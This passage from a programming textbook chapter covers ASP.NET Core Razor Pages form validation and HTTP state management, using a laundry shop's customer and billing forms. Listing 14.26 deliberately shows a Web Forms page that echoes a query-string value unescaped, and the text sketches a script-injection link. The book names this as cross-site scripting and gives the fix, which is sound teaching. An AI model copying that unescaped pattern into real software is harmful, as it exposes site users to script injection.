/// the same attributes drive the server check and the browser check.</summary>
public class CustomerInput : IValidatableObject
{
    [Required(ErrorMessage = "Enter the customer's name.")]
    [StringLength(50, ErrorMessage = "The name can have at most 50 characters.")]
    public string? Name { get; set; }

    [Required(ErrorMessage = "Choose female or male.")]
    [RegularExpression("^[fm]$", ErrorMessage = "Choose female or male.")]
    public string? Gender { get; set; }

    [Required(ErrorMessage = "Enter the date of birth.")]
    [DataType(DataType.Date)]
    public DateOnly? Birthdate { get; set; }

    [Required(ErrorMessage = "Enter the place of birth.")]
    [StringLength(50, ErrorMessage = "The place of birth can have at most 50 characters.")]
    public string? Place { get; set; }

    [Required(ErrorMessage = "Enter the address.")]
    [StringLength(200, ErrorMessage = "The address can have at most 200 characters.")]
    public string? Address { get; set; }

    [Required(ErrorMessage = "Enter a mobile phone number.")]
    [IndonesianMobile]
    public string? Phone { get; set; }

    [Required(ErrorMessage = "Enter an e-mail address.")]
    [StringLength(50, ErrorMessage = "The e-mail address can have at most 50 characters.")]
    [RegularExpression(@"^[^@\s]+@[^@\s]+\.[^@\s]+$",
        ErrorMessage = "Enter a valid e-mail address, for example rina@example.com.")]
    public string? Email { get; set; }

    [StringLength(64, MinimumLength = 8,
        ErrorMessage = "An online password needs 8 to 64 characters.")]
    [DataType(DataType.Password)]
    public string? Password { get; set; }
```

Listing 14.17 (Continued) *CustomerInput.cs: every rule of the customer form as an attribute, plus one rule that needs today's date in Validate.*

```
    [Compare(nameof(Password), ErrorMessage = "The two passwords do not match.")]
    [DataType(DataType.Password)]
    public string? ConfirmPassword { get; set; }

    // Rules that involve today's date run on the server only, after the attributes.
    public IEnumerable<ValidationResult> Validate(ValidationContext context)
    {
        var today = DateOnly.FromDateTime(DateTime.Now);
        if (Birthdate is { } born && (born >= today || born < today.AddYears(-120)))
        {
            yield return new ValidationResult(
                "Enter a date of birth in the past, at most 120 years ago.",
                new[] { nameof(Birthdate) });
        }
    }
}
```

Set **Listing 14.17** beside **Listing 14.10** and the translation is almost word for word. `[Required]` is the `RequiredFieldValidator`. `[StringLength(50)]` is a length rule; with `MinimumLength` it becomes a range of lengths, which is what the password needs. `[RegularExpression]` is the `RegularExpressionValidator`, and like it, it treats an empty value as valid and matches the whole value. `[Compare(nameof(Password))]` on `ConfirmPassword` is the `CompareValidator` with `ControlToCompare`. `[DataType(DataType.Date)]` and `[DataType(DataType.Password)]` do not validate anything; they tell the page to draw an `<input type="date">` and an `<input type="password">`. `[IndonesianMobile]` is a custom attribute, the subject of the next section.

Four details are easy to miss.

Every property is **nullable** (`string?`, `DateOnly?`). When a field is left empty, model binding puts `null` into the property, and `[Required]` then reports *Enter the customer's name.* If the property were a non-nullable `DateOnly`, an empty date would silently become `0001-01-01`, and a very old customer would be registered.

`[Required]` treats a string of spaces as empty. That is why the test's name `"  "` in Section 14.2.4 produced *Enter the customer's name.* rather than being accepted.

The optional password shows how attributes combine: an empty password is `null`, and `null` passes every attribute except `[Required]`, so an empty password is allowed while `short` is refused by `[StringLength(64, MinimumLength = 8)]`; `[Compare]` then asks that the two values be equal.

The class also implements **`IValidatableObject`**. Its `Validate` method is the Razor Pages form of a server-side `CustomValidator`: any rule that needs more than one attribute can express — here, "in the past and at most 120 years ago", which depends on today's date. It returns `ValidationResult` objects, each naming the property it belongs to, so that the message appears next to the right field.

14.4.3 A custom attribute for Indonesian mobile numbers

The Laundry sends a WhatsApp message when the laundry is ready, so it needs a **mobile** number. In Indonesia, mobile numbers begin with `08` when written for local use; the same number written internationally begins with `+62 8` [5]. People type them in many ways. The rule must be generous about *how* the number is typed and strict about *what* it is.

The rule, in words, is: remove spaces, dashes, dots and parentheses; if what remains begins with `+62` or with `62`, replace that prefix with `0`; then the result must be `08`, a digit from 1 to 9, and seven to ten more digits — ten to thirteen digits in all. The third digit cannot be 0 because `0800` numbers are toll-free services, not mobile phones. **Table 14.3** works the rule through eight inputs by hand, one step per column.

Table 14.3 The Indonesian mobile rule worked by hand. Whatever the person types, the stored form is the same, so that searching and comparing phone numbers works.

Typed	After removing ␣ - . ( )	After the prefix rule	Pattern `08[1-9]` + 7 to 10 digits	Stored as
`0812-3456-7890`	`081234567890`	`081234567890`	12 digits, matches	`0812-3456-7890`
`+62 812-3456-7890`	`+6281234567890`	`081234567890`	12 digits, matches	`0812-3456-7890`
`62 896 0000 9434`	`6289600009434`	`089600009434`	12 digits, matches	`0896-0000-9434`
`(0858) 0000.2719`	`085800002719`	`085800002719`	12 digits, matches	`0858-0000-2719`
`0812345678`	`0812345678`	`0812345678`	10 digits, matches	`0812-3456-78`
`021-555-0199`	`0215550199`	`0215550199`	begins `02`: a Jakarta landline, refused	—
`0800-1-234-567`	`08001234567`	`08001234567`	third digit 0: toll-free, refused	—
`08123`	`08123`	`08123`	only 5 digits, refused	—

The rule lives in one small class, **Listing 14.18**, which knows nothing about the web.

Listing 14.18 `Phone.cs`: `Normalize` turns what was typed into ten to thirteen digits or `null`; `Format` writes the digits the way the Laundry database stores phones.

```
using System.Text.RegularExpressions;

namespace LaundryState.Models;

/// <summary>Indonesian mobile numbers: the one rule every track shares.</summary>
public static partial class Phone
{
    // After cleaning: 08, then 1-9, then 7 to 10 more digits (10 to 13 digits in all).
    [GeneratedRegex("^08[1-9][0-9]{7,10}$")]
    private static partial Regex MobileDigits();

    /// <summary>"+62 812-3456-7890" -> "081234567890"; null when it is not a mobile
number.</summary>
    public static string? Normalize(string? raw)
    {
        if (raw is null) return null;
        string s = Regex.Replace(raw, @"[\s\-.()]", "");
        if (s.StartsWith("+62")) s = "0" + s[3..];
        else if (s.StartsWith("62")) s = "0" + s[2..];
        return MobileDigits().IsMatch(s) ? s : null;
    }

    /// <summary>"081234567890" -> "0812-3456-7890", the way the database stores
phones.</summary>
    public static string Format(string digits) =>
        digits.Length <= 8 ? digits : $"{digits[..4]}-{digits[4..8]}-{digits[8..]}";
}
```

`[GeneratedRegex]` asks the compiler to turn the pattern into ordinary C# at build time, which is faster than interpreting it at run time and also means that a mistake in the pattern is found by the build. `Normalize` returns the *digits*, not `true` or `false`, because the page that stores the customer needs them too: validation and normalization are one piece of work.

Listing 14.19 makes the rule into an attribute.

Listing 14.19 `IndonesianMobileAttribute.cs`: `IsValid` runs on the server; `AddValidation` writes two `data-val-*` attributes so that the browser can run the same rule.

```
using System.ComponentModel.DataAnnotations;
using Microsoft.AspNetCore.Mvc.ModelBinding.Validation;

namespace LaundryState.Models;

/// <summary>A custom validation attribute: the modern CustomValidator.
/// IsValid runs on the server; AddValidation writes data-val-* attributes so that
/// wwwroot/js/indonesian-mobile.js can run the same rule in the browser.</summary>
[AttributeUsage(AttributeTargets.Property)]
public sealed class IndonesianMobileAttribute : ValidationAttribute, IClientModelValidator
{
    public IndonesianMobileAttribute() =>
        ErrorMessage = "Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812
3456 7890.";

    public override bool IsValid(object? value) =>
        value is null || (value is string s && Phone.Normalize(s) is not null);

    public void AddValidation(ClientModelValidationContext context)
    {
        context.Attributes.TryAdd("data-val", "true");
        context.Attributes.TryAdd("data-val-idmobile", ErrorMessage!);
    }
}
```

A custom attribute derives from `ValidationAttribute` and overrides `IsValid`. Notice `value is null ||` at the start: like every attribute except `[Required]`, it lets an empty value pass, so that "required" and "well-formed" remain two separate rules, each with its own message. The second interface, `IClientModelValidator`, is optional. Its `AddValidation` method is called when the page is drawn, and it adds HTML attributes to the `<input>`: `data-val="true"` says "this field has rules", and `data-val-idmobile` carries the message of a rule called `idmobile`. Section 14.4.6 shows who reads them.

14.4.4 Model binding and ModelState

Listing 14.20 is the page model of the "new customer" page: the C# class behind `Pages/Customers/New.cshtml`.

Listing 14.20 `New.cshtml.cs`: if `ModelState` is not valid, the page is shown again with status 422; otherwise the customer is stored and the browser is redirected.

```
using LaundryState.Data;
using LaundryState.Models;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryState.Pages.Customers;

public class NewModel(ILaundryStore store) : PageModel
{
    [BindProperty]
    public CustomerInput Input { get; set; } = new();

    public void OnGet() { }

    public IActionResult OnPost()
    {
        // The attributes have already run during model binding; their verdict is in
ModelState.
        if (!ModelState.IsValid)
        {
            Response.StatusCode = 422;           // "understood, but not acceptable"
            return Page();                       // the form comes back with the typed
values
        }
        var c = new NewCustomer(Input.Name!.Trim(), Input.Gender!, Input.Birthdate!.Value,
            Input.Place!.Trim(), Input.Address!.Trim(),
            Phone.Format(Phone.Normalize(Input.Phone)!),         // stored as 0812-3456-
7890
            Input.Email!.Trim(),
            string.IsNullOrEmpty(Input.Password) ? null : Passwords.Hash(Input.Password));
        string id = store.AddCustomer(c);
        TempData["Flash"] = $"Customer {id} {c.Name} registered.";
        return RedirectToPage("/Bills/Draft", new { customer = id });   //
Post/Redirect/Get
    }
}
```

The whole validation machinery hides behind one word, `[BindProperty]`. When a POST arrives, before `OnPost` runs, ASP.NET Core performs **model binding**: it finds the form fields named `Input.Name`, `Input.Phone` and so on, converts each text into the property's type, and stores the result in `Input`. Then it performs **model validation**: it runs every attribute on every property, then `Validate`, and writes each failure into **`ModelState`**, a dictionary from field names to their errors. By the time the first line of `OnPost` runs, the verdict is ready: `ModelState.IsValid` is `true` only when there is no error at all. It is the exact counterpart of `Page.IsValid`, and it carries the same obligation: *you* must look at it.

Binding can fail on its own: `yesterday` cannot become a `DateOnly`, and binding writes an error for that field, with a message from the provider configured in **Listing 14.16**. The `ValidateComplexTypesIfChildValidationFails` option in the same listing changes one default: normally, `Validate` is not called when a property attribute has already failed, on the theory that the object is broken anyway. At a shop counter it is kinder to show all problems at once, so the option asks for `Validate` to run regardless — which is why the test output in Section 14.2.4 lists the date of birth together with the other six messages.

When the model is invalid, `OnPost` sets the status to 422 and returns `Page()`. The same page is drawn again, and because `Input` still holds what was typed, every field comes back filled — the place of birth `Surabaya` in the test output. That is how Razor Pages "remembers" a form after a failed post, and it is worth noticing now, because it is exactly the job that view state did in Web Forms.

When the model is valid, the handler trims the texts, stores the phone in its normal form, hashes the password if there is one (Section 14.12), and stores the customer. It then puts a sentence into `TempData` and returns `RedirectToPage(…)`, which answers **302 Found** with a `Location` header. Section 14.7.4 explains why a successful POST must end in a redirect.

14.4.5 The page: asp-for and asp-validation-for

Listing 14.21 is the page itself.

Listing 14.21 `New.cshtml`: tag helpers draw each label, input and message from the model, and the scripts partial switches on client-side validation.

```
@page "/customers/new"
@model LaundryState.Pages.Customers.NewModel
@{
    ViewData["Title"] = "New customer";
}
<h1>New customer</h1>
<form method="post">
    <div asp-validation-summary="All" class="summary"><strong>Please correct the
following:</strong></div>

    <label asp-for="Input.Name">Name</label>
    <input asp-for="Input.Name">
    <span asp-validation-for="Input.Name" class="error"></span>

    <fieldset>
        <legend>Gender</legend>
        <label><input asp-for="Input.Gender" type="radio" value="f"> female</label>
        <label><input asp-for="Input.Gender" type="radio" value="m"> male</label>
        <span asp-validation-for="Input.Gender" class="error"></span>
    </fieldset>

    <label asp-for="Input.Birthdate">Date of birth</label>
    <input asp-for="Input.Birthdate">
    <span asp-validation-for="Input.Birthdate" class="error"></span>

    <label asp-for="Input.Place">Place of birth</label>
    <input asp-for="Input.Place">
    <span asp-validation-for="Input.Place" class="error"></span>

    <label asp-for="Input.Address">Address</label>
    <input asp-for="Input.Address">
    <span asp-validation-for="Input.Address" class="error"></span>

    <label asp-for="Input.Phone">Mobile phone</label>
    <input asp-for="Input.Phone" placeholder="0812-3456-7890">
    <span asp-validation-for="Input.Phone" class="error"></span>

    <label asp-for="Input.Email">E-mail</label>
    <input asp-for="Input.Email">
    <span asp-validation-for="Input.Email" class="error"></span>

    <label asp-for="Input.Password">Online password (optional)</label>
    <input asp-for="Input.Password">
    <span asp-validation-for="Input.Password" class="error"></span>
```

Listing 14.21 (Continued) *New.cshtml: tag helpers draw each label, input and message from the model, and the scripts partial switches on client-side validation.*

```
    <label asp-for="Input.ConfirmPassword">Repeat the password</label>
    <input asp-for="Input.ConfirmPassword">
    <span asp-validation-for="Input.ConfirmPassword" class="error"></span>

    <button>Register</button>
</form>

@section Scripts {
    <partial name="_ValidationScriptsPartial" />
}
```

Three tag helpers carry the page.

`asp-for="Input.Phone"` on an `<input>` writes `name="Input.Phone"` and `id="Input_Phone"` for model binding, `value="…"` from the model so that a redisplayed form keeps what was typed, the `type` from the property, and the `data-val-*` attributes of its rules. On a `<label>` it writes `for="Input_Phone"`.

`asp-validation-for="Input.Phone"` on a `<span>` is the place for that field's message. It is empty when the field is fine, filled by the server after a failed POST, and filled by the browser script as soon as the person leaves a wrong field.

`asp-validation-summary="All"` on a `<div>` is the `ValidationSummary`. With `All` it lists every message; with `ModelOnly` it lists only the messages that belong to no field. The `<strong>` heading inside it stays hidden while there is nothing to list, because the site's CSS hides the class `validation-summary-valid` that the helper uses in that case.

14.4.6 Unobtrusive client validation

Now the browser half. **Listing 14.21** ends with `<partial name="_ValidationScriptsPartial" />`, which loads four scripts: jQuery, the jQuery Validation plugin [6], Microsoft's *unobtrusive* adapter for it, and this chapter's own adapter for the Indonesian mobile rule. "Unobtrusive" means that the page contains no validation JavaScript of its own: the rules are written as HTML attributes, and the script reads them. Here is the real HTML that the tag helpers produced for two of the customer inputs and for the rack of the bill draft:

```
<input placeholder="0812-3456-7890"
       type="text"
       data-val="true"
       data-val-idmobile="Enter an Indonesian mobile number such as 0812-3456-7890 or
&#x2B;62 812 3456 7890."
       data-val-required="Enter a mobile phone number."
       id="Input_Phone"
       name="Input.Phone"
       value="">

<input type="password"
       data-val="true"
       data-val-equalto="The two passwords do not match."
       data-val-equalto-other="*.Password"
       id="Input_ConfirmPassword"
       name="Input.ConfirmPassword">

<input placeholder="B07"
       size="4"
       type="text"
       data-val="true"
       data-val-regex="A rack is a letter A to C and a number 01 to 20, for example B07."
       data-val-regex-pattern="^[A-Ca-c](0[1-9]|1[0-9]|20)$"
       data-val-required="Choose a rack."
       id="Line_Rack"
       name="Line.Rack"
       value="">
```

Every rule of the model is visible: `data-val-required` from `[Required]`, `data-val-idmobile` from the custom attribute, `data-val-equalto` with `data-val-equalto-other="*.Password"` from `[Compare]`, and `data-val-regex` with its pattern from `[RegularExpression]`. The unobtrusive script reads these attributes when the page loads and gives each field the matching jQuery Validation rules. Nothing about the rules was written twice by hand — except for the custom rule, for which the script needs to be told what `idmobile` means. **Listing 14.22** tells it.

Listing 14.22 `indonesian-mobile.js`: the browser half of `[IndonesianMobile]` — a jQuery Validation method called `idmobile` and an adapter that connects it to `data-val-idmobile`.

```
// The browser half of [IndonesianMobile]. The server half is Models/Phone.cs;
// both apply the same rule, and only the server's verdict counts.
(function ($) {
    function normalize(raw) {
        var s = String(raw).replace(/[\s\-.()]/g, "");
        if (s.indexOf("+62") === 0) s = "0" + s.slice(3);
        else if (s.indexOf("62") === 0) s = "0" + s.slice(2);
        return /^08[1-9][0-9]{7,10}$/.test(s) ? s : null;
    }
    $.validator.addMethod("idmobile", function (value, element) {
        return this.optional(element) || normalize(value) !== null;
    });
    $.validator.unobtrusive.adapters.addBool("idmobile");   // reads data-val-idmobile
})(jQuery);
```

`$.validator.addMethod("idmobile", …)` teaches the plugin a new rule. `this.optional(element)` returns `true` for an empty field, exactly as `IsValid` returns `true` for `null`. And `$.validator.unobtrusive.adapters.addBool("idmobile")` tells the unobtrusive script that whenever it finds `data-val-idmobile`, it should switch the rule on and use the attribute's value as the message.

Figure 14.12 shows the result in a real browser. The screenshot was taken by the chapter's `tests/screenshots.py`, which filled the form with the same wrong values as the test in Section

14.2.4 and pressed **Register**; it also counted the POST requests that the browser sent, and the count was zero.




Figure 14.12 The customer form stopped in the browser: eight messages, each next to its field and all of them in the summary. The browser sent nothing. The date-of-birth rule of `Validate` is missing here, because it exists only on the server.

Compare **Figure 14.12** with the server's answer in Section 14.2.4 and you find one honest difference. The browser reports *Enter the date of birth.* because that field was empty; the server, which received `2031-01-01`, reports *Enter a date of birth in the past, at most 120 years ago.* — a rule that lives only in `Validate`, and therefore only on the server. Client validation is a subset of server validation, never the other way round.

Browsers also validate natively [7] — `<input required>`, `<input type="email">` — with their own messages; the unobtrusive script switches that off with `novalidate` so that messages look the same everywhere. The PHP, Java and Flask tracks have no client-side validation at all: the server alone is enough for correctness.

14.4.7 Rules that need the database

Some rules cannot be written as attributes, because they depend on data that only the server has. The bill draft of Section 14.7.3 adds lines — a service, a number of units and a rack — and **Listing 14.23** is one line as the form sends it.

Listing 14.23 `BillLineInput.cs`: a line of the bill draft. `[Range(1, 999)]` enforces the Laundry rule that units are whole numbers, and the rack pattern allows `A01` to `C20`.

```
using System.ComponentModel.DataAnnotations;

namespace LaundryState.Models;

/// <summary>One line of the bill draft: a service, how many units, which rack.
/// There is deliberately no price here: the server computes it (BR-1).</summary>
public class BillLineInput
{
    [Required(ErrorMessage = "Choose a service.")]
    public string? ServiceId { get; set; }

    [Required(ErrorMessage = "Enter the number of units.")]
    [Range(1, 999, ErrorMessage = "Enter a whole number from 1 to 999; round kilograms
up.")]
    public int? Units { get; set; }

    [Required(ErrorMessage = "Choose a rack.")]
    [RegularExpression("^[A-Ca-c](0[1-9]|1[0-9]|20)$",
        ErrorMessage = "A rack is a letter A to C and a number 01 to 20, for example
B07.")]
    public string? Rack { get; set; }
}
```

`[Range(1, 999)]` on an `int?` expresses two Laundry business rules at once: units are whole numbers (a weight of 3.2 kg is rounded **up** to 4, and the cashier types 4), and they are positive. The rack pattern `^[A-Ca-c](0[1-9]|1[0-9]|20)$` accepts the sixty racks `A01` to `C20` and accepts lower case, because the handler converts `b10` to `B10`.

Three more rules need the server's knowledge, and the handler of Section 14.7.3 adds them with `ModelState.AddModelError`: the service must exist in the price list; the rack must not already be used by another line of the same draft; and the rack must not hold another customer's open bill at this outlet. The test program tried all of them:

```
add 0 units, rack D01       422: Enter a whole number from 1 to 999; round kilograms up. |
A rack is a letter A to C and a number 01 to 20, for example B07.
add 2.5 units               422: Enter a whole number from 1 to 999; round kilograms up.
add service S0099           422: Choose a service from the price list.
add rack B08                422: Rack B08 is already taken at O01; choose another.
add rack B09 again          422: Rack B09 is already in this draft.
```

Each refusal came back as 422 with a message that tells the cashier what to do. `0 units, rack D01` produced two messages at once, one from `[Range]` and one from `[RegularExpression]`. `2.5 units` failed during *binding*, because `2.5` is not an integer, and the message came from the binding message provider of **Listing 14.16**. `S0099` is not in the price list. Rack `B08` at outlet O01 already holds an unfinished bill in the sample data, and rack `B09` had just been used by the first line of the same draft. The last three are the **contradictory** data of **Table 14.1**: each value is well-formed alone, and wrong only in the light of what the server knows.

> **EXAMPLE.** A cashier adds 5 kg of wash-and-fold (S0001, Rp 8.000 per kg) on rack `B09` and one bed cover (S0008, Rp 35.000 per item) on rack `b10`. The server looks the prices up: $5 \times 8000 = 40000$ and $1 \times 35000 = 35000$, so the draft total is $40000 + 35000 = 75000$, shown as Rp 75.000. A third line of 2 kg ironing (S0003, Rp 6.000 per kg) adds $2 \times 6000 = 12000$ and the total becomes Rp 87.000; removing it brings the total back to Rp 75.000. The test output in Section 14.7.3 shows exactly these three totals.

14.5 HTTP Forgets: the Problem of State

14.5.1 Every request meets a new page

In traditional web programming, every time a page is posted to the server, a **new instance** of the page is created to answer it, and it is thrown away as soon as the answer has been sent. All the information about the page and its controls is gone when the person moves to another page. If someone types a name into a text box and then navigates away, the name is gone: there is no object anywhere that still holds it.

This is the design of HTTP: each request is complete in itself, and the protocol keeps no memory between requests [1]. It is why the web scales — any server in a farm can answer any request — and why every interactive application must *build* its memory out of parts.

To see what one request carries, Web Forms offers the `Request` object. **Listing 14.24** prints every name and value that arrived, both from the query string and from the form.

Listing 14.24 `01HttpRequest.aspx.cs` (Web Forms, not run here): `Request.QueryString` and `Request.Form` are dictionaries of everything the browser sent with this one request.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class _01HttpRequest : System.Web.UI.Page {
    protected void SubmitClick(object sender, EventArgs e) {
        lblExplanation.Text = "Query string<br>";
        foreach (string par in Request.QueryString.Keys) {
            lblExplanation.Text += par + " = " +
                Request.QueryString[par] + "<br>";
        }
        lblExplanation.Text += "<br>Form parameters<br>";
        foreach (string par in Request.Form.Keys) {
            lblExplanation.Text += par + " = " +
                Request.Form[par] + "<br>";
        }
    }
}
```

The page (`01HttpRequest.aspx` in the code folder) has a first name, a last name, a check box and a **Submit** button. **Figure 14.13** shows what arrived after one click.




Figure 14.13 The form parameters of one postback, printed by **Listing 14.24**: the three fields the person filled in, the button that was pressed — and three hidden fields that Web Forms added, `__VIEWSTATE`, `__VIEWSTATEGENERATOR` and `__EVENTVALIDATION`.

Figure 14.13 is the most useful picture in this half of the chapter. The query string is empty. The form contains `TextBox1 = Danaya`, `TextBox2 = Kalashnikova`, `CheckBox1 = on` and `btnSubmit = Submit`, which the person caused. It also contains three values the person never saw. They are the whole secret of Web Forms' "memory": the page's state was written into the previous response as hidden fields, and the browser has just sent it back. Nothing on the server remembered anything.

14.5.2 Redirecting, and passing a value along

The `Response` object is the other half. `Response.Redirect(url)` tells the browser to make a new request to another address, and the only way to take a value along is to put it into that address. **Listing 14.25** does exactly that.

Listing 14.25 `02HttpResponse.aspx.cs` (Web Forms, not run here): the click handler redirects to `02Welcome.aspx` and passes the typed name in the query string.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class _02HttpResponse : System.Web.UI.Page {
    protected void SubmitClick(object sender, EventArgs e) {
        Response.Redirect("02Welcome.aspx?name=" + txtName.Text);
    }
}
```

Listing 14.26 reads the name from the query string and greets.

Listing 14.26 `02Welcome.aspx` (Web Forms, not run here): `Request.QueryString["name"]` printed with `<%= %>`. The greeting works — and the page is open to cross-site scripting.

```
<%@ Page Language="C#" AutoEventWireup="true"%>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>HttpResponse: Welcome</title>
</head>
<body>
    Welcome <%= Request.QueryString["name"] %>, nice to meet you!
</body>
</html>
```




Figure 14.14 The welcome page reached by the redirect of **Listing 14.25**: the name travelled in the address, as `02Welcome.aspx?name=Danaya Kalashnikova`.

Figure 14.14 shows the greeting. It also hides two faults that are worth fixing in your head right now. First, the redirect builds the address by gluing text: a name with `&` or `#` in it breaks the address, so the value should be encoded with `HttpUtility.UrlEncode`. Second, and much more serious, `<%= Request.QueryString["name"] %>` writes the value into the page **without escaping it**. A link to `02Welcome.aspx?name=<script>…</script>` would run that script in the browser of whoever clicks it. The fix is `<%: … %>`, the encoding form of the expression, or `HttpUtility.HtmlEncode`. Everything that arrives in a query string is input.

14.5.3 A map of the mechanisms

To overcome the forgetting, ASP.NET offers a list of options, and the list is worth learning because every web platform has the same list under other names: **view state, control state, hidden fields, cookies, query strings, application state, session state, and profile properties** [8]. The first five keep the data **on the client**, in the page or in the browser; the last three keep it **in memory or storage on the server**. **Figure 14.15** draws the list and, on the right, what each mechanism becomes in Razor Pages and in this chapter's other tracks.




Figure 14.15 The state-management options of ASP.NET Web Forms, grouped by where the data is kept, with the tool that does the same job in Razor Pages today.

With **client-based state management**, no information is maintained on the server between round trips; the page or the browser carries it, and sends it back. With **server-based state management**, the server keeps the information and the browser carries at most a key to it. Server-based state sends less data over the network and exposes less to the person at the keyboard, but it uses the server's memory or storage, and memory is the scarcest thing a busy server has.

The three server-side scopes are drawn in **Figure 14.16**, which is worth reading slowly.

